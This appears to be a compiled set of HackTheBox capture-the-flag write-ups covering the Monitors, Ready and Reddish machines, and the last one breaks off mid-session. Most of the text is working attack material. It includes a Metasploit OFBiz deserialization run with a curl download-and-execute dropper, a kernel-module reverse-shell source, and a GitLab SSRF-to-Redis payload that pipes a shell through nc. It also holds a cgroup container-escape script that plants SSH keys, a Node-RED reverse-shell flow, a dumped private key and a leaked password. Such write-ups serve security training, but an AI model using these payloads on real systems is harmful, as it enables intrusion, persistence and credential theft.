payload => linux/x64/shell/reverse_tcp
msf6 exploit(linux/http/apache_ofbiz_deserialization) > run
```
``` bash
msf6 exploit(linux/http/apache_ofbiz_deserialization) > run
[*] Started reverse TCP handler on 10.10.14.3:9001
[*] Executing automatic check (disable AutoCheck to override)
[!] The target is not exploitable. Target cannot deserialize arbitrary data. ForceExploit is enabled, proceeding with exploitation.
[*] Executing Linux Dropper for linux/x64/shell/reverse_tcp
[*] Using URL: http://0.0.0.0:8088/xFKYmWzlLi853C
[*] Local IP: http://192.168.177.128:8088/xFKYmWzlLi853C
[+] Successfully executed command: curl -so /tmp/uTbDdZRj http://10.10.14.3:8088/xFKYmWzlLi853C;chmod +x /tmp/uTbDdZRj;/tmp/uTbDdZRj;rm -f /tmp/uTbDdZRj
[*] Command Stager progress - 100.00% done (117/117 bytes)
[*] Client 10.10.10.238 (curl/7.64.0) requested /xFKYmWzlLi853C
[*] Sending payload to 10.10.10.238 (curl/7.64.0)
[*] Sending stage (38 bytes) to 10.10.10.238
[*] Command shell session 1 opened (10.10.14.3:9001 -> 10.10.10.238:60830) at 2021-05-01 04:58:09 -0400
[*] Server stopped.
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
pwd
/usr/src/apache-ofbiz-17.12.01
```
We are root but in the docker container.
Now let's run linpeas.
- 
Let's check on google for Abusing capability.
- [Docker Container Breakout: Abusing SYS_MODULE capability!](https://blog.pentesteracademy.com/abusing-sys-module-capability-to-perform-docker-container-breakout-cf5c29956edd)
Checking the capabilities provided to the docker container
``` bash
root@531ea6f91c39:/usr/src/apache-ofbiz-17.12.01# capsh --print
capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
```
Let's check the ip of docker0 interface inside marcus ssh shell.
``` bash
marcus@monitors:~$ ip a
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: ens160: mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 00:50:56:b9:67:57 brd ff:ff:ff:ff:ff:ff
inet 10.10.10.238/24 brd 10.10.10.255 scope global ens160
valid_lft forever preferred_lft forever
inet6 dead:beef::250:56ff:feb9:6757/64 scope global dynamic mngtmpaddr
valid_lft 86280sec preferred_lft 14280sec
inet6 fe80::250:56ff:feb9:6757/64 scope link
valid_lft forever preferred_lft forever
3: docker0: mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:27:57:47:01 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
inet6 fe80::42:27ff:fe57:4701/64 scope link
valid_lft forever preferred_lft forever
4: br-968a1c1855aa: mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:6c:c5:00:44 brd ff:ff:ff:ff:ff:ff
inet 172.18.0.1/16 brd 172.18.255.255 scope global br-968a1c1855aa
valid_lft forever preferred_lft forever
6: veth8849a36@if5: mtu 1500 qdisc noqueue master docker0 state UP group default
link/ether ee:80:6e:96:12:95 brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet6 fe80::ec80:6eff:fe96:1295/64 scope link
valid_lft forever preferred_lft forever
```
Now we need to create two files
1 -> reverse-shell.c
``` bash
#include
#include
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/172.17.0.1/4443 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
static int __init reverse_shell_init(void) {
return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```
2 -> Makefile
``` bash
obj-m +=reverse-shell.o
all:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```
Now in docker root shell on /root directory wget the two files inside /root directory.
``` bash
root@531ea6f91c39:/root# wget http://10.10.14.3:88/reverse-shell.c
wget http://10.10.14.3:88/reverse-shell.c
--2021-05-01 09:40:30-- http://10.10.14.3:88/reverse-shell.c
Connecting to 10.10.14.3:88... connected.
HTTP request sent, awaiting response... 200 OK
Length: 616 [text/plain]
Saving to: 'reverse-shell.c'
reverse-shell.c 100%[===================>] 616 --.-KB/s in 0s
2021-05-01 09:40:30 (60.4 MB/s) - 'reverse-shell.c' saved [616/616]
root@531ea6f91c39:/root# wget http://10.10.14.3:88/Makefile
wget http://10.10.14.3:88/Makefile
--2021-05-01 09:41:04-- http://10.10.14.3:88/Makefile
Connecting to 10.10.14.3:88... connected.
HTTP request sent, awaiting response... 200 OK
Length: 160 [application/octet-stream]
Saving to: 'Makefile'
Makefile 100%[===================>] 160 --.-KB/s in 0s
2021-05-01 09:41:05 (23.8 MB/s) - 'Makefile' saved [160/160]
```
Now export the path and compile the program and you got so many files but we need only reverse-shell.ko
``` bash
root@531ea6f91c39:/root# ls
ls
Makefile reverse-shell.c
root@531ea6f91c39:/root# export PATH=$PATH/usr/lib/gcc/x86_64-linux-gnu/8/
export PATH=$PATH/usr/lib/gcc/x86_64-linux-gnu/8/
root@531ea6f91c39:/root# make clean
make clean
make -C /lib/modules/4.15.0-142-generic/build M=/root clean
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-142-generic'
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-142-generic'
root@531ea6f91c39:/root# make all
make all
make -C /lib/modules/4.15.0-142-generic/build M=/root modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-142-generic'
CC [M] /root/reverse-shell.o
Building modules, stage 2.
MODPOST 1 modules
CC /root/reverse-shell.mod.o
LD [M] /root/reverse-shell.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-142-generic'
root@531ea6f91c39:/root# ls
ls
Makefile modules.order reverse-shell.ko reverse-shell.mod.o
Module.symvers reverse-shell.c reverse-shell.mod.c reverse-shell.o
```
Before insert the kernel module start your netcat listner on marcus ssh shell.
``` bash
marcus@monitors:~$ nc -lnvp 4443
Listening on [0.0.0.0] (family 0, port 4443)
```
Now let's insert the kernel module using insmod.
``` bash
root@531ea6f91c39:/root# insmod reverse-shell.ko
insmod reverse-shell.ko
```

Now let's check our netcat listner.
``` bash
marcus@monitors:~$ nc -lnvp 4443
Listening on [0.0.0.0] (family 0, port 4443)
Connection from 10.10.10.238 41538 received!
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@monitors:/#
root@monitors:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@monitors:/# whoami
whoami
root
root@monitors:/# cat /root/root.txt
cat /root/root.txt
a58bf869665a6b00d8d31d195d2af59b
```
- 
#### Summary of knowledge
- WordPress Plugin WP with Spritz 1.0 - Remote File Inclusion
- use /proc/self/fd from LFI to RCE
- SQL Injection vulnerability due to input validation failure when editing colors (CVE-2020-14295)
- Apache OFBiz XML-RPC Java Deserialization
- privesc via Abusing SYS_MODULE capability
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## GitLab 入口与特权容器
GitLab 11.4.7 执行后先分析备份配置,再确认容器边界。两条宿主访问方法及密钥落点按原链保留。
来源 ready · 原记录 2020-12-16 · 15 个代码块 · 4 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Medium
Points: 30
Release: 12 Dec 2020
IP: 10.10.10.220
- 
- 
#### information gathering
first use nmap as usaul
``` bash
┌──(root💀kali)-[~/hackthebox/machine/ready]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.220
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
5080/tcp open http nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
So basically Two ports are opened 22:ssh 5080:http
#### Port-80
There is a simple Gitlab Sign in page.
Let's register ourself.
And we got login
After some enumeration i found an interesting thing.
There is a gitlab version and a interesting thing "update asap" in red background that semms to be vulnerable.
After some googling i found an interesting article of liveoverflow.
- [GitLab 11.4.7 Remote Code Execution](https://liveoverflow.com/gitlab-11-4-7-remote-code-execution-real-world-ctf-2018/)
suggest you to watch this vedio for better Understanding.
- [GitLab 11.4.7 Remote Code Execution - Real World CTF 2018](https://www.youtube.com/watch?v=LrLJuyAdoAg&feature=emb_imp_woyt)
After reading the article and watch the full vedio i understand that we got the reverse shell through this method which he show in the vedio.
Let's try this real quick.
#### Step 1
Click on new project.
Now click on Import project.
Click repo-by-url
#### Step 2
Now we need to use the payload with url encode it that showing in the vedio.
``` bash
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/
multi
sadd resque:gitlab:queues system_hook_push
lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\",\"args\":[\"class_eval\",\"open(\'|cat /flag | nc 10.10.14.2 9001 -e /bin/bash \').read\"],\"retry\":3,\"queue\":\"system_hook_push\",\"jid\":\"ad52abc5641173e217eb2e52\",\"created_at\":1513714403.8122594,\"enqueued_at\":1513714403.8129568}"
exec
exec
/ssrf.git
```
Now url encode the payload
``` bash
git://[0:0:0:0:0:ffff:127.0.0.1]:6379/%0D%0A%20multi%0D%0A%20sadd%20resque%3Agitlab%3Aqueues%20system%5Fhook%5Fpush%0D%0A%20lpush%20resque%3Agitlab%3Aqueue%3Asystem%5Fhook%5Fpush%20%22%7B%5C%22class%5C%22%3A%5C%22GitlabShellWorker%5C%22%2C%5C%22args%5C%22%3A%5B%5C%22class%5Feval%5C%22%2C%5C%22open%28%5C%27%7Ccat%20%2Fflag%20%7C%20nc%2010%2E10%2E14%2E2%209001%20%2de%20%2fbin%2fbash%20%5C%27%29%2Eread%5C%22%5D%2C%5C%22retry%5C%22%3A3%2C%5C%22queue%5C%22%3A%5C%22system%5Fhook%5Fpush%5C%22%2C%5C%22jid%5C%22%3A%5C%22ad52abc5641173e217eb2e52%5C%22%2C%5C%22created%5Fat%5C%22%3A1513714403%2E8122594%2C%5C%22enqueued%5Fat%5C%22%3A1513714403%2E8129568%7D%22%0D%0A%20exec%0D%0A%20exec%0D%0A/ssrf.git
```
Now add this payload inside the Git-repository-URL feild.
Before click on the Create Project start your netcat listner on 9001.
Now click on Create project.
Let's check our netcat listner.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/ready]
└─# nc -lvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.220.
Ncat: Connection from 10.10.10.220:37142.
id
uid=998(git) gid=998(git) groups=998(git)
whoami
git
python -c 'import pty; pty.spawn("/bin/bash")'
id
uid=998(git) gid=998(git) groups=998(git)
whoami
git
python3 -c 'import pty; pty.spawn("/bin/bash")'
git@gitlab:~/gitlab-rails/working$ id
id
uid=998(git) gid=998(git) groups=998(git)
git@gitlab:~/gitlab-rails/working$ whoami
whoami
git
```
Boom we got thereverse shell as git.
We are inside a docker container.
Now after some enumeration i found an interesting file called gitlab.rb inside /opt/backup directory.
``` bash
git@gitlab:/opt/backup$ ls
ls
docker-compose.yml gitlab-secrets.json gitlab.rb
```
After see the content in the file i found a password:
``` bash
git@gitlab:/opt/backup$ cat gitlab.rb | grep password
cat gitlab.rb | grep password
...
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
...
```
Let's change our user real quick.
``` bash
su
Password: wW59U!ZKMbG9+*#h
root@gitlab:/opt/backup# id
id
uid=0(root) gid=0(root) groups=0(root)
root@gitlab:/opt/backup# whoami
whoami
root
```
And we are root in the docker container

now we can see the content of user.txt file.
``` bash
root@gitlab:~# find / -name "user.txt" 2>/dev/null
find / -name "user.txt" 2>/dev/null
/home/dude/user.txt
root@gitlab:~# cat /home/dude/user.txt
cat /home/dude/user.txt
e1e30b052b6ec0670698805d745e7682
```
- 
#### Privilege-escalation-way1
After some enumeration i found nothing for privesc.
Now i search on google for privilege-escalation inside docker container and i found an interesting article.
- [Escaping Docker Privileged Containers](https://medium.com/better-programming/escaping-docker-privileged-containers-a7ae7d17f5a1)
After reading the article i got the ruff idea how to privesc.
#### Step 1
First we need to create our ssh public key.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/ready]
└─# cat /root/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMR1r7B7aiEe6j+wBsVumAFqFXCiqw2iSrcg1S7rC1BdlVqr8YfWnT6e/e3+TAJk9idtLz/wN2MkupWtI1ddtNTJz31RQb0WMGjq7p8Usg0uIYhQH0PTN/GmPXDhqLIPcbTnNQMcV2PnwM07eXxQH0+s9rqVO8cR2z2f35bKe3WrHNnT7NwfOoWqNJxh+V8OGgfF8LhS0E46I6co76MJAIsX24Zs9r/dY+JPOlJlS3K2Kf3xSfPAScQeWip1WYY9depVuQywk12kOUikzGNjlQ4phNba47VjfycyV34cLw0/vQcDv5hMCfaK+hoE5rBXysnVx/f3n3zRYMLomgveQUCLBYUwJPE2t0VzeeX4W9wxrAOl2Njx5TI4cEFnmlp/6lO/iK+aC6BSBRxU19jS2fUchiN9PMgLSYGzhuIxOLvvd9AlaOYPNM7a5AfjzzO+gd1fv/Mb9EIZCKibtvpHp0eomnSDcDz/b9FNpbvg6V5NBVy2VaufcRbiBDD6cTS00= root@kali
```
#### Step 2
Now we need to create a file called root.sh.
Change your id_rsa.pub file content inside root.sh.
root.sh:
``` bash
mkdir /tmp/luci12 && mount -t cgroup -o rdma cgroup /tmp/luci12 && mkdir /tmp/luci12/xx
echo 1 > /tmp/luci12/xx/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/luci12/release_agent
echo '#!/bin/sh' > /cmd
echo "echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMR1r7B7aiEe6j+wBsVumAFqFXCiqw2iSrcg1S7rC1BdlVqr8YfWnT6e/e3+TAJk9idtLz/wN2MkupWtI1ddtNTJz31RQb0WMGjq7p8Usg0uIYhQH0PTN/GmPXDhqLIPcbTnNQMcV2PnwM07eXxQH0+s9rqVO8cR2z2f35bKe3WrHNnT7NwfOoWqNJxh+V8OGgfF8LhS0E46I6co76MJAIsX24Zs9r/dY+JPOlJlS3K2Kf3xSfPAScQeWip1WYY9depVuQywk12kOUikzGNjlQ4phNba47VjfycyV34cLw0/vQcDv5hMCfaK+hoE5rBXysnVx/f3n3zRYMLomgveQUCLBYUwJPE2t0VzeeX4W9wxrAOl2Njx5TI4cEFnmlp/6lO/iK+aC6BSBRxU19jS2fUchiN9PMgLSYGzhuIxOLvvd9AlaOYPNM7a5AfjzzO+gd1fv/Mb9EIZCKibtvpHp0eomnSDcDz/b9FNpbvg6V5NBVy2VaufcRbiBDD6cTS00= root@kali' > /root/.ssh/authorized_keys" >> /cmd
chmod a+x /cmd
sh -c "echo \$\$ > /tmp/luci12/xx/cgroup.procs"
```
#### Step 3
Open your Python SimpleHttpServer.
And send the file on docker container.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/ready]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.220 - - [16/Dec/2020 05:08:03] "GET /root.sh HTTP/1.1" 200 -
```
``` bash
root@gitlab:~# cd /tmp
cd /tmp
root@gitlab:/tmp# ls
ls
gitaly-ruby896015435
root@gitlab:/tmp# wget http://10.10.14.2/root.sh
wget http://10.10.14.2/root.sh
--2020-12-16 10:11:41-- http://10.10.14.2/root.sh
Connecting to 10.10.14.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 375 [text/x-sh]
Saving to: 'root.sh'
root.sh 100%[===================>] 375 --.-KB/s in 0s
2020-12-16 10:11:41 (46.7 MB/s) - 'root.sh' saved [375/375]
root@gitlab:/tmp# chmod 777 *
chmod 777 *
root@gitlab:/tmp# ./root.sh
./root.sh
```
now we can use id_rsa to ssh into the target:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/ready]
└─# ssh -i id_rsa root@10.10.10.220
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Wed 16 Dec 2020 10:33:53 AM UTC
System load: 0.1
Usage of /: 65.2% of 17.59GB
Memory usage: 78%
Swap usage: 0%
Processes: 333
Users logged in: 0
IPv4 address for br-bcb73b090b3f: 172.19.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for ens160: 10.10.10.220
IPv6 address for ens160: dead:beef::250:56ff:feb9:8278
=> There are 6 zombie processes.
* Introducing self-healing high availability clusters in MicroK8s.
Simple, hardened, Kubernetes for production, from RaspberryPi to DC.
https://microk8s.io/high-availability
170 updates can be installed immediately.
73 of these updates are security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sun Dec 13 15:04:10 2020 from 10.10.14.5
root@ready:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ready:~# whoami
root
root@ready:~# ls
docker-gitlab ready-channel root.txt snap
root@ready:~# cat root.txt
b7f98681505cd39066f67147b103c2b3
```

and we got the root flag
- 
If you learn about more how this privesc work check this article.
- [Understanding Docker container escapes](https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/)
#### Privilege-escalation-way2
We are inside container and we are root
Now i tried 'new mount' in container read it here
``` bash
root@gitlab:/tmp# mkdir /tmp/test
mkdir /tmp/test
root@gitlab:/tmp# mount /dev/sda2 /tmp/test
mount /dev/sda2 /tmp/test
root@gitlab:/tmp# cat /tmp/test/root/.ssh/id_rsa
cat /tmp/test/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvyovfg++zswQT0s4YuKtqxOO6EhG38TR2eUaInSfI1rjH09Q
sle1ivGnwAUrroNAK48LE70Io13DIfE9rxcotDviAIhbBOaqMLbLnfnnCNLApjCn
6KkYjWv+9kj9shzPaN1tNQLc2Rg39pn1mteyvUi2pBfA4ItE05F58WpCgh9KNMlf
YmlPwjeRaqARlkkCgFcHFGyVxd6Rh4ZHNFjABd8JIl+Yaq/pg7t4qPhsiFsMwntX
TBKGe8T4lzyboBNHOh5yUAI3a3Dx3MdoY+qXS/qatKS2Qgh0Ram2LLFxib9hR49W
rG87jLNt/6s06z+Mwf7d/oN8SmCiJx3xHgFzbwIDAQABAoIBACeFZC4uuSbtv011
YqHm9TqSH5BcKPLoMO5YVA/dhmz7xErbzfYg9fJUxXaIWyCIGAMpXoPlJ90GbGof
Ar6pDgw8+RtdFVwtB/BsSipN2PrU/2kcVApgsyfBtQNb0b85/5NRe9tizR/Axwkf
iUxK3bQOTVwdYQ3LHR6US96iNj/KNru1E8WXcsii5F7JiNG8CNgQx3dzve3Jzw5+
lg5bKkywJcG1r4CU/XV7CJH2SEUTmtoEp5LpiA2Bmx9A2ep4AwNr7bd2sBr6x4ab
VYYvjQlf79/ANRXUUxMTJ6w4ov572Sp41gA9bmwI/Er2uLTVQ4OEbpLoXDUDC1Cu
K4ku7QECgYEA5G3RqH9ptsouNmg2H5xGZbG5oSpyYhFVsDad2E4y1BIZSxMayMXL
g7vSV+D/almaACHJgSIrBjY8ZhGMd+kbloPJLRKA9ob8rfxzUvPEWAW81vNqBBi2
3hO044mOPeiqsHM/+RQOW240EszoYKXKqOxzq/SK4bpRtjHsidSJo4ECgYEA1jzy
n20X43ybDMrxFdVDbaA8eo+og6zUqx8IlL7czpMBfzg5NLlYcjRa6Li6Sy8KNbE8
kRznKWApgLnzTkvupk/oYSijSliLHifiVkrtEY0nAtlbGlgmbwnW15lwV+d3Ixi1
KNwMyG+HHZqChNkFtXiyoFaDdNeuoTeAyyfwzu8CgYAo4L40ORjh7Sx38A4/eeff
Kv7dKItvoUqETkHRA6105ghAtxqD82GIIYRy1YDft0kn3OQCh+rLIcmNOna4vq6B
MPQ/bKBHfcCaIiNBJP5uAhjZHpZKRWH0O/KTBXq++XQSP42jNUOceQw4kRLEuOab
dDT/ALQZ0Q3uXODHiZFYAQKBgBBPEXU7e88QhEkkBdhQpNJqmVAHMZ/cf1ALi76v
DOYY4MtLf2dZGLeQ7r66mUvx58gQlvjBB4Pp0x7+iNwUAbXdbWZADrYxKV4BUUSa
bZOheC/KVhoaTcq0KAu/nYLDlxkv31Kd9ccoXlPNmFP+pWWcK5TzIQy7Aos5S2+r
ubQ3AoGBAIvvz5yYJBFJshQbVNY4vp55uzRbKZmlJDvy79MaRHdz+eHry97WhPOv
aKvV8jR1G+70v4GVye79Kk7TL5uWFDFWzVPwVID9QCYJjuDlLBaFDnUOYFZW52gz
vJzok/kcmwcBlGfmRKxlS0O6n9dAiOLY46YdjyS8F8hNPOKX6rCd
-----END RSA PRIVATE KEY-----
```
Now Login ssh using the readed id_rsa1 PRIVATE KEY
``` bash
┌──(root💀kali)-[~/hackthebox/machine/ready]
└─# ssh -i id_rsa1 10.10.10.220
load pubkey "id_rsa1": invalid format
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information disabled due to load higher than 4.0
* Introducing self-healing high availability clusters in MicroK8s.
Simple, hardened, Kubernetes for production, from RaspberryPi to DC.
https://microk8s.io/high-availability
170 updates can be installed immediately.
73 of these updates are security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Mon Dec 14 16:49:36 2020 from 10.10.14.33
root@ready:~# id && whoami && hostname
uid=0(root) gid=0(root) groups=0(root)
root
ready
```
#### Summary of knowledge
- GitLab 11.4.7 Remote Code Execution
- password disclosure in /opt/backup/gitlab.rb
- Escaping Docker Privileged Containers to read id_rsa file
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 多层容器网络与备份任务
Node-RED、Redis、Web 与备份容器具有不同网络可达性。保留每层 IP、转发、rsync、cron、Dropbear 和原有自动化脚本。
来源 reddish · 原记录 2020-07-19 · 69 个代码块 · 15 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Insane
Points: 50
Release: 21 Jul 2018
IP: 10.10.10.94

User Blood: 00 days, 12 hours, 36 mins, 39 seconds.
Root Blood: 00 days, 19 hours, 28 mins, 48 seconds.
- 
- 
#### information gathering
first use nmap as usaul
``` bash
root@kali:~/hackthebox/machine/reddish# nmap -sV -v -p- 10.10.10.94 --min-rate=10000
PORT STATE SERVICE VERSION
1880/tcp open http Node.js Express framework
8181/tcp filtered intermapper
33752/tcp filtered unknown
```
- NodeRed - port 1880
NodeRed is a browser based editor to make flows for IoT devices and other technology to talk togetheri, and it runs on tcp 1880 by default.
send a POST with curl, and get back some json data:
``` bash
root@kali:~/hackthebox/machine/reddish# curl -X POST http://10.10.10.94:1880
{"id":"96752a0580c49f0f90f8977d70fe318c","ip":"::ffff:10.10.14.5","path":"/red/{id}"}
```
this may gave me a new path to try, let's visit following url:
``` bash
http://10.10.10.94:1880/red/96752a0580c49f0f90f8977d70fe318c
```
On visiting that path, now in the Node-Red editor:
The editor has items grouped as “input”, “output”, “function”, “social”, “storage”, “analysis”, and “advanced”. Clicking on any given item will load a description of the item in the panel on the right.
Items can be dragged into the center pane, and connected with wires. Once my flow is complete, I’ll hit “Deploy”, and the flow is live. Some inputs also have a button on their left side. That item will generate its output when the button is pressed. For example, this “inject” will output a timestamp when the button is pressed.
#### Code Execution and getShell in Node-Red
In playing around with the editor, built a few useful flows that will help with exploitation of Reddish. Flows show up nicely as images, but can also be imported/exported in json. Just go to the menu, import, clipboard, and paste in the json.
- 
It will initiate the connection when the the flow to output > is sent to stdin of the tcp connection. The TCP connection will come back to me. Then whatever I send back is sent to exec. The output of that is formatted and a prompt is added, and then sent back into the TCP connection, where I’ll receive it. Here’s the export:
``` bash
[{"id":"3f7824bc.483a94","type":"tab","label":"Shell","disabled":false,"info":""},{"id":"9754e73a.fb7f5","type":"tcp request","z":"3f7824bc.483a94","server":"10.10.14.9","port":"9001","out":"sit","splitc":" ","name":"","x":520,"y":80,"wires":[["df9367ea.2fd12"]]},{"id":"df9367ea.2fd12","type":"exec","z":"3f7824bc.483a94","command":"","addpay":true,"append":"","useSpawn":"false","timer":"","oldrc":false,"name":"","x":170,"y":240,"wires":[["7cd3aeef.1a522"],["7cd3aeef.1a522"],[]]},{"id":"6a48f346.ccad1c","type":"inject","z":"3f7824bc.483a94","name":"","topic":"","payload":"> ","payloadType":"str","repeat":"","crontab":"","once":false,"onceDelay":0.1,"x":191.5,"y":50,"wires":[["9754e73a.fb7f5"]]},{"id":"7cd3aeef.1a522","type":"template","z":"3f7824bc.483a94","name":"results + prompt","field":"payload","fieldType":"msg","format":"handlebars","syntax":"mustache","template":"{{{payload}}}\n> ","output":"str","x":440,"y":240,"wires":[["9754e73a.fb7f5"]]}]
```
first import the commads then deploy it and click the button , then i recive a shell
``` bash
root@kali:~/hackthebox/machine/reddish# nc -lvp 9001
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.94.
Ncat: Connection from 10.10.10.94:39270.
> id
